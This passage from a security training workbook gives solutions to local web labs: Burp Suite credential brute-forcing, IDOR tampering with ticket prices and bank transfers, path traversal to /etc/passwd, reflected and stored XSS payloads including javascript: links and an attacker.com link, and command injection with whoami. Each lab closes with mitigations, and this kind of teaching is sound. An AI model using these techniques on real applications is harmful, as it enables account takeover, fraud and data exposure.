3- Set Attack Positions

- Highlight both the **username** and **password** fields and click "Add" to set them as payload positions.

The screenshot shows the Burp Suite interface. At the top, there is a 'Target' field with the value 'http://127.0.0.1:8080'. Below this is the 'Positions' tab, which shows a list of positions. The first position is highlighted, showing the request body with the 'username' and 'password' fields highlighted in green.

Target:

Positions:

```
1 POST /api/brokenAuthlab2 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/
8 Content-Type: application/json
9 Content-Length: 38
10 Origin: http://localhost:3000
11 Connection: keep-alive
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16
17 { "username": "AAAA", "password": "BBBB" }
```

4- Configure Payloads

- In the **Payloads** tab, choose **Payload type: Pitchfork** (or **Cluster Bomb** if order matters).
- Load the **username list** for Payload Set 1 and the **password list** for Payload Set 2.

Payloads

Payload position: All payload positions
Payload type: Custom iterator
Payload count: 5,625
Request count: 11,250

Payload configuration

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 2 Clear all

List items for position 2 (75)

Paste	Digital
Load...	Captain
Remove	Against
Clear	Antique
Deduplicate	Anxiety

Add Enter a new item

Add from list... [Pro version only]

5- Start the Attack

- Click "**Start Attack**".
- Monitor responses for a **status code 200** or a different **response length**, indicating successful login.

6- Confirm Valid Credentials

- Use the discovered username and password to log in and verify access.

Conclusion

This lab demonstrated how **Broken Authentication** vulnerabilities can be exploited using a **credential brute-force attack** when protections like **rate-limiting**, **account lockout**, or **multi-factor authentication** are absent.

To prevent such attacks, secure authentication systems must implement:

- Strong **password policies**
- **Rate-limiting** and **IP blocking**
- **Multi-factor authentication (MFA)**
- Monitoring and alerting for unusual login behavior

These controls are essential to defend against one of the most common risks listed in the **OWASP Top 10**.

Insecure Direct Object Reference (IDOR)

LAB 1: Ticket Sales

Objective:

Learn how to exploit an **IDOR vulnerability** by intercepting and modifying a request parameter (ticket price) using **Burp Suite's Proxy**, demonstrating unauthorized access and manipulation of sensitive data.

Scenario:

As a **penetration tester**, you are assessing a ticket sales web application where users can purchase tickets at **\$10 each**. Your test account has a balance of **\$10,000**.

The application sends both the **number of tickets** and their **price** in the purchase request. However, the server **does not validate the price** on its end, making it vulnerable to **IDOR**.

Your goal is to:

- Intercept the HTTP request for a ticket purchase
- Modify the **price parameter** (e.g., change from \$10 to \$1, or even a negative value)
- Complete the purchase and observe the impact on the ticket count and balance

A virtual environment is provided with:

- A **vulnerable ticketing web application**
- **Burp Suite Community Edition**

Solution Steps:

- **Enable Interception**
 - Open **Burp Suite**, and ensure **Intercept is on** in the **Proxy** tab.
- 2- **Initiate a Purchase**
 - In the web app, choose the number of tickets to buy and click **Buy**.

Chapter 4: Lab Exercises and Solutions

```
Request
Pretty Raw Hex
1 POST /api/IDORSlab2 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/
8 Content-Type: application/json
9 Content-Length: 36
10 Origin: http://localhost:3000
11 Connection: keep-alive
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16
17 {
  "ticketPrice":10,
  "numOfTickets":50
}
```

3- Intercept and Modify the Request

- Burp Suite will capture the HTTP request.
- Locate the **ticket price** parameter in the request body (e.g., price=10).
- Modify it to a lower or manipulated value (e.g., price=1 or price=-5).

```
Request
Pretty Raw Hex
1 POST /api/IDORSlab2 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/
8 Content-Type: application/json
9 Content-Length: 36
10 Origin: http://localhost:3000
11 Connection: keep-alive
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16
17 {
  "ticketPrice":0,
  "numOfTickets":50
}
```

4- Forward the Request

- Click **Forward** to send the modified request to the server.

5- Observe the Result

- Check if the application processed the manipulated request and updated your ticket count or balance accordingly.

Conclusion:

This lab demonstrated how **IDOR vulnerabilities** can be exploited to manipulate sensitive parameters—such as **ticket prices**—when proper **server-side validation** is missing. By modifying the price in the request, you were able to gain an unfair advantage, such as purchasing tickets for less or even profiting.

This highlights the critical need for:

Chapter 4: Lab Exercises and Solutions

- **Strict server-side input validation**
- Proper **authorization checks**
- Avoiding trust in **client-side controls**

These practices are essential to prevent **unauthorized data manipulation**, as emphasized in the **OWASP Top 10** under **Broken Access Control** and **IDOR risks**.

LAB 2: Money Transfer

Objective:

Learn to use Burp Suite's proxy Learn how to exploit a vulnerable money transfer function by intercepting and modifying HTTP request parameters using **Burp Suite's Proxy tool**. The goal is to manipulate the transaction and gain unauthorized funds.

to intercept and manipulate HTTP requests, exploiting a vulnerable web application to alter a money transfer transaction and gain funds instead of paying.

Scenario:

You are acting as a **penetration tester** assessing a **banking web application**. The system manages five user accounts, each starting with a balance of **\$1,000**, and one of these accounts belongs to you.

The application allows users to transfer money by submitting a form containing parameters such as:

- **Sender account ID**
- **Recipient account ID**
- **Transfer amount**

However, the application does **not validate these parameters on the server side**, making it vulnerable to **IDOR**.

Your task is to:

- Initiate a money transfer to another account
- Intercept the HTTP request using Burp Suite
- Modify the parameters to **redirect funds to your account** or alter the amount
- Complete the transaction and observe the outcome


A virtual environment is provided with:

- A **preconfigured banking web application**
- **Burp Suite Community Edition**

Solution Steps:

- **Initiate the Transfer**

Open the web application, and access the **money transfer form**. Enter a small amount (e.g., \$10) and choose a **recipient account**.




- **Enable Burp Suite Interception**

- Launch **Burp Suite**. Ensure the **Proxy** is running. Enable **Intercept is on**.

- **Submit the Transaction**

- Submit the form in the web application. Burp Suite will capture the HTTP **POST** request.



- **Intercept and Manipulate the Request**


- In Burp Suite, edit the captured request:
 - Change the **recipient account ID** to your own.
 - Modify the **amount** to a large value (e.g., \$1,000).
 - Optionally, change the **sender ID** if visible in the request.

Chapter 4: Lab Exercises and Solutions

```
Request
Pretty Raw Hex
1 POST /api/transfer HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 53
9 Origin: http://localhost:3000
10 Connection: keep-alive
11 Referer: http://localhost:3000/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16
17 {
  "transferAmount": "300",
  "recipientId": "4",
  "userId": 1
}
```

○ Forward the Modified Request

- After editing, click **Forward** to send the manipulated request to the server.



○ Verify the Result

- Check your account balance in the web application.
- You should see an increase, indicating the transaction was redirected to your account.

Conclusion:

This lab demonstrated how an **IDOR vulnerability** can be exploited in a financial system by modifying sensitive parameters such as sender, recipient, or amount. By bypassing **server-side validation**, attackers can manipulate transactions to **gain unauthorized funds**.

To prevent such attacks, secure applications must implement:

- **Strong server-side validation**
- **Access controls to verify ownership of objects**
- **Transaction integrity checks**

These measures are essential for preventing **financial fraud** and maintaining trust in real-world web applications, as emphasized in the **OWASP Top 10** under **Broken Access Control** and **IDOR**.

Path Traversal

LAB 1: Path to Passwd

Objective:

Learn to exploit a **Path Traversal vulnerability** by manipulating file path input in a URL to access restricted files, such as the Linux system file `/etc/passwd`, using directory traversal sequences like `../..`.

Scenario:

As a **penetration tester**, you are assessing a web application that dynamically loads files based on **user input passed via the URL**. The application **fails to sanitize path parameters**, making it vulnerable to **Path Traversal**.

Your task is to:


- Manipulate the file path input in the URL
- Traverse up the directory structure using `../`
- Access the `/etc/passwd` file, which contains sensitive system information and should not be publicly accessible

The virtual lab environment simulates a **Linux server**, with:

- A **vulnerable web application**
- A preconfigured **browser** for testing


Solution Steps:

- **Locate the URL Parameter**
 - Identify the part of the URL that loads files
- **Apply Path Traversal**
 - Modify the file parameter to include directory traversal:



- **Repeat as Needed**
 - Add more `../` sequences if needed until you access the target file.
- **Access the File**
 - If successful, the server will return the contents of `/etc/passwd`.

Chapter 4: Lab Exercises and Solutions



The screenshot shows a web browser window with the address bar displaying 'localhost:3000/Path_Traversal/Path_Traversal_Labs/etc/passwd'. The browser's address bar also shows 'Not Secure' and a battery level of 67%. The browser's tabs include YouTube, Microsoft Office Home, edclub, Contests - Codeforces, Tutorials List - Javatpo..., ICPC Menofa NewCo..., ICPC Assut Sheets Pro..., and ChatGPT. The browser's search bar contains 'we'. The browser's extensions include ChatGPT, Gemini, and Ideone.com. The browser's main content area displays the contents of the /etc/passwd file, which lists system users and their home directories. The text is as follows:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
```

At the bottom of the page, it says 'No products available'.

Conclusion:

This lab demonstrated how **Path Traversal vulnerabilities** can allow attackers to access **restricted system files** by manipulating unsanitized file path inputs. By successfully retrieving `/etc/passwd`, you learned the importance of:

- **Validating and sanitizing user input**
- Restricting access to **sensitive directories**
- Using **whitelisting** and **file path normalization** to prevent traversal attacks

Proper mitigation of these issues is essential to protect server files and maintain application security.

Cross-Site Scripting

LAB 1: Reflected XSS into HTML context

Objective:

Learn to identify and exploit a Learn how to detect and exploit **reflected XSS** by injecting HTML and JavaScript payloads into a vulnerable **search bar**, demonstrating the execution of unauthorized scripts due to lack of input sanitization.

-Site Scripting (XSS) vulnerability by injecting HTML and JavaScript payloads into a search bar, demonstrating the ability to execute unauthorized commands in a web application.

Scenario:

You are working as a **penetration tester** evaluating a web application that includes a **search bar**. The application **fails to properly sanitize user input**, making it vulnerable to **reflected Cross-Site Scripting (XSS)**.

Your task is to:


- Inject a basic HTML payload (`<h1>Hello</h1>`) to test for HTML rendering
- Escalate the test by injecting a **JavaScript payload** (`<script>alert(1)</script>`) to confirm the XSS vulnerability

The lab is conducted in a virtual environment with:

- A **vulnerable web application**
- A **browser for testing and observing behavior**

Solution Steps:


- **Test HTML Injection**
 - In the search bar, enter: `<h1>Hello</h1>`



- Submit the input and observe if "HELLO" is rendered as a large heading on the page.
- **Confirm HTML Injection**
 - If the HTML is rendered, it confirms **unsanitized input** is being reflected.
- **Test JavaScript Injection**

Chapter 4: Lab Exercises and Solutions

- Now, enter the following script in the search bar: `<script>alert(1)</script>`



- **Execute the XSS Payload**
 - Submit the input and check if an alert box pops up displaying 1.
- **Confirm XSS Vulnerability**
 - If the alert appears, it confirms the application is vulnerable to **reflected XSS**.

Conclusion:

This lab demonstrated a **reflected Cross-Site Scripting** vulnerability caused by insufficient input validation in a search bar. By injecting and executing both **HTML** and **JavaScript** payloads, you learned how attackers can exploit XSS to:

- Execute unauthorized scripts
- Steal session cookies
- Deface content or perform phishing attacks

Mitigation strategies include:

- **Proper input sanitization and output encoding**
- Implementing a **Content Security Policy (CSP)**
- Avoiding direct reflection of user input into the HTML response

XSS is a major threat listed in the **OWASP Top 10**, and securing user input is essential for any modern web application.

LAB 2: Stored XSS into HTML context

Objective:

Learn to identify and exploit a Stored Cross-Site Scripting (XSS) vulnerability by injecting HTML and JavaScript payloads into a Learn how to identify and exploit a **Stored Cross-Site Scripting (XSS)** vulnerability by injecting HTML and JavaScript payloads into a **comment section**, demonstrating how malicious code can be persistently stored and executed for all users.

section, demonstrating how malicious code can be persistently stored and executed for all users viewing the comments.

Scenario:

You are a **penetration tester** evaluating a web application that allows users to submit **comments**. The application fails to sanitize user input before storing or rendering it, making it vulnerable to **stored XSS**.

Your goal is to:

- Inject a harmless HTML payload (e.g., `<h1>Hello</h1>`) to check if it's rendered on the page
- Escalate the test by injecting a **JavaScript payload** (e.g., `<script>alert(1)</script>`)
- Confirm whether the script executes **for all users** who view the comment section


The lab is set in a virtual environment with:

- A **vulnerable web application**
- A **browser** where stored comments are visible to all users

Solution Steps:


○ Test HTML Injection

- Submit a comment containing: `<h1>Hello</h1>`
- Reload the page and confirm if "HELLO" is displayed as a large heading.



○ Confirm HTML Rendering

- If the heading is rendered, it indicates **input is not sanitized** before being stored and displayed.




○ Inject JavaScript

- Submit a new comment containing: `<script>alert(1)</script>`

○ Confirm Stored XSS

- Refresh the page or log in as a different user to view the comment section.
- If a pop-up alert appears, the script has been **persistently stored** and executed—confirming **stored XSS**.



Conclusion:

Chapter 4: Lab Exercises and Solutions

This lab demonstrated how **Stored XSS** allows attackers to inject and persistently store **malicious code**, affecting **every user** who views the compromised content. Unlike reflected XSS, stored XSS can be far more dangerous due to its persistence.

To prevent such attacks, developers must:

- **Sanitize and encode all user inputs**
- Validate and clean data **before storage and display**
- Implement **Content Security Policy (CSP)**
- Use frameworks with built-in XSS protection

Stored XSS is a critical threat included in the **OWASP Top 10**, and securing dynamic content is essential to protect both applications and users.

LAB 3: Stored XSS in anchor "href"

Objective:

Learn how to exploit a **Stored Cross-Site Scripting (XSS)** vulnerability by injecting a malicious **JavaScript payload into the Website (anchor href) field** of a comment form, triggering unintended behavior when a user clicks the comment author's name.

Scenario:

As a **penetration tester**, you are evaluating a web application that includes a **comment section** with user-defined fields: **Name**, **Email**, and **Website**. The application **fails to sanitize inputs**, particularly in the **Website field**, which is rendered as a clickable link using an `<a href=...">` element.

Your goal is to:

- Inject a malicious or misleading URL (e.g., `javascript:alert(1)` or a fake phishing site) into the Website field
- Observe how it is rendered as a clickable **author name**
- Confirm that clicking the name either redirects users to an attacker-controlled site or executes JavaScript

This behavior demonstrates a **stored XSS** vulnerability.

Solution Steps:


1. Explore Input Fields

- The comment form includes: **Comment**, **Email**, and **Website**.
- Attempt script injections in each:
 - **Comment** → No execution
 - **Email** → No execution
 - **Website** → Accepts any URL



2. Inject a Malicious Link

- In the Website field, submit: `javascript:alert(1)`
- Or, use a deceptive link such as: <https://attacker.com>



3. Submit the Comment

- Observe that your **name becomes a clickable link** in the comment section.

4. Trigger the Payload

- Click the author name. If `javascript:alert(1)` was used, an alert will appear.
- If a malicious URL was entered, users will be redirected to the external site.

Conclusion:

This lab demonstrated a **Stored XSS vulnerability in an anchor (href) attribute**, where unsanitized input in the **Website field** is reflected as a clickable link. An attacker can inject JavaScript or a phishing URL, leading to:

- **Session hijacking**
- **Credential theft**
- **Phishing attacks**

To mitigate such vulnerabilities, developers must:

- **Validate and sanitize all user input**, including URLs
- **Use output encoding**, especially in attributes like href
- Enforce a **Content Security Policy (CSP)** to restrict script execution
- **Disallow dangerous URI schemes** like javascript:

Stored XSS in anchor tags is a **common and critical vulnerability** listed in the **OWASP Top 10**, and must be handled with strict input control.

Command Injection

LAB 1: Pingject

Objective:

Learn how to identify and exploit a Command Injection vulnerability by injecting system commands (e.g., whoami, ver) into an input field, using command separators like &&, ;, or ||, to demonstrate the risks of unsanitized user input.

Scenario:

You are acting as a **penetration tester** evaluating a web application feature that allows users to **ping an IP address**. The server-side implementation executes the ping using system commands (e.g., ping 192.168.1.1), but it **fails to validate or sanitize user input**, making it vulnerable to **Command Injection**.


Your task is to:

- Inject additional commands (e.g., ; *whoami, && ver) into the input field
- Observe if the server executes the appended commands
- Retrieve sensitive system data such as:
 - Current system user (*whoami)
 - OS version (ver)

